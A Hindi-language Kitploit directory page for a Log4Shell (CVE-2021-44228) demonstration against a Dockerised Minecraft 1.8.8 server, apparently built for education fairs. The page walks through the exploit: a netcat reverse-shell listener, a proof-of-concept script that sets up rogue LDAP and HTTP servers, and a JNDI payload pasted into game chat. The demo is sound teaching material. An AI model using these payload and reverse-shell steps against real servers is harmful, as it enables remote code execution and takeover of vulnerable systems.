
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
log4shell-minecraft-demo — Log4Shell (CVE-2021-44228) minecraft डेमो। शैक्षिक मेलों के लिए उपयोग किया जाता है। | Kitploit
उपकरण/GitHubGitHub/felixslama/log4shell-minecraft-demo
भेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणपेनिट्रेशन टेस्टिंगलर्निंग और शिक्षालैब और अभ्यास
GitHubfelixslama/log4shell-minecraft-demo

log4shell-minecraft-demo

Log4Shell (CVE-2021-44228) minecraft डेमो। शैक्षिक मेलों के लिए उपयोग किया जाता है।

रिपॉजिटरी देखें
1283 साल पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    599
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT प्लेटफ़ॉर्म जो Shadowserver रिपोर्ट्स को MongoDB में इनजेस्ट करता है और उन्हें इंटरैक्टिव मैप्स, विश्लेषण, निष्कर्षों, सलाहों और कार्यकारी डैशबोर्ड के रूप में पुनः प्रस्तुत करता है।

    394
  • 4

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    321
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    277
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    वेब पर 7,700+ सोशल मीडिया पहचानों को खोजने और मैप करने के लिए AI-संचालित OSINT इंजन

    257

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

Log4Shell (CVE-2021-44228) Minecraft प्रदर्शन

यह प्रदर्शन शिक्षा मेलों में संभावित भावी छात्रों को HTL Villach में साइबर सुरक्षा विभाग का अंदाजा देने और यह दिखाने के लिए उपयोग किया जाता है कि रोजमर्रा के अनुप्रयोगों का कैसे शोषण किया जा सकता है।

नोट: यह पूरा प्रदर्शन Minecraft 1.8.8 का उपयोग करता है।

हमलावर

इस परिदृश्य में हमलावर kozmer द्वारा प्रस्तुत PoC का उपयोग कर रहा है। https://github.com/kozmer/log4j-shell-poc सभी श्रेय उन्हीं को जाता है। नोट: सभी कमांडों को attacker/ निर्देशिका में निष्पादित करने की आवश्यकता है।

आवश्यकताएँ:

pip install -r requirements.txt

उपयोग:

  • रिवर्स शेल कनेक्शन स्वीकार करने के लिए netcat श्रोता प्रारंभ करें।
nc -lvnp 9001
  • एक्सप्लॉइट लॉन्च करें।
    नोट: इसे काम करने के लिए, निकाले गए जावा संग्रह का नाम jdk1.8.0_20 होना चाहिए और उसी निर्देशिका में होना चाहिए।
$ python3 poc.py --userip <docker-host का IP> --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] एक्सप्लॉइट जावा क्लास सफलतापूर्वक बनाई गई
[+] नकली LDAP सर्वर सेट अप किया जा रहा है

[+] मुझे भेजें: ${jndi:ldap://<docker-host का IP>:1389/a}

0.0.0.0:1389 पर सुन रहा है

यह स्क्रिप्ट आपके लिए HTTP सर्वर और LDAP सर्वर सेट करेगा, और यह वह पेलोड भी बनाएगा जिसे आप कमजोर पैरामीटर में चिपका सकते हैं। इसके बाद, अगर सब ठीक रहा, तो आपको lport पर एक शेल मिल जाना चाहिए।


पीड़ित

पीड़ित इंस्टेंस पर हम JDK का एक पुराना और इसलिए कमजोर संस्करण (jdk1.8.0_20) उपयोग कर रहे हैं।

प्रारंभिक सेटअप

हमारा Minecraft सर्वर चलाने के लिए हमें अपनी Docker इमेज बनानी होगी और उसे चलाना होगा।

नोट: सफल बिल्ड के लिए आपको Minecraft Vanilla 1.8.8 सर्वर की अपनी प्रति प्राप्त करनी होगी (Mojang के EULA के कारण साझा नहीं किया जा सकता) संभावित स्रोत MCVERSIONS.NET हो सकता है।

फ़ाइल प्राप्त करने के बाद इसे victim/ में server.jar के रूप में सहेजें।

cd target/
docker build target/ -t minecraft-demo

कमजोर सर्वर चलाना

हमारे द्वारा अभी बनाए गए कमजोर Minecraft सर्वर को docker का उपयोग करके चलाएँ

docker run --name vulnerable-server -p 25565:25565 minecraft-demo

संभावना है कि शोषण के बाद आपका कंटेनर रुक जाएगा या अटक जाएगा। उस स्थिति में आप निम्नलिखित कमांड का उपयोग करके इसे मार सकते हैं:

docker kill vulnerable-server

सर्वर का शोषण करना


कमजोरी का शोषण करने के लिए बस गेम चैट में poc.py द्वारा प्रदान की गई स्ट्रिंग भेजें।

${jndi:ldap://<docker-host का IP>:1389/a}
चित्र

टूल डाउनलोड करें






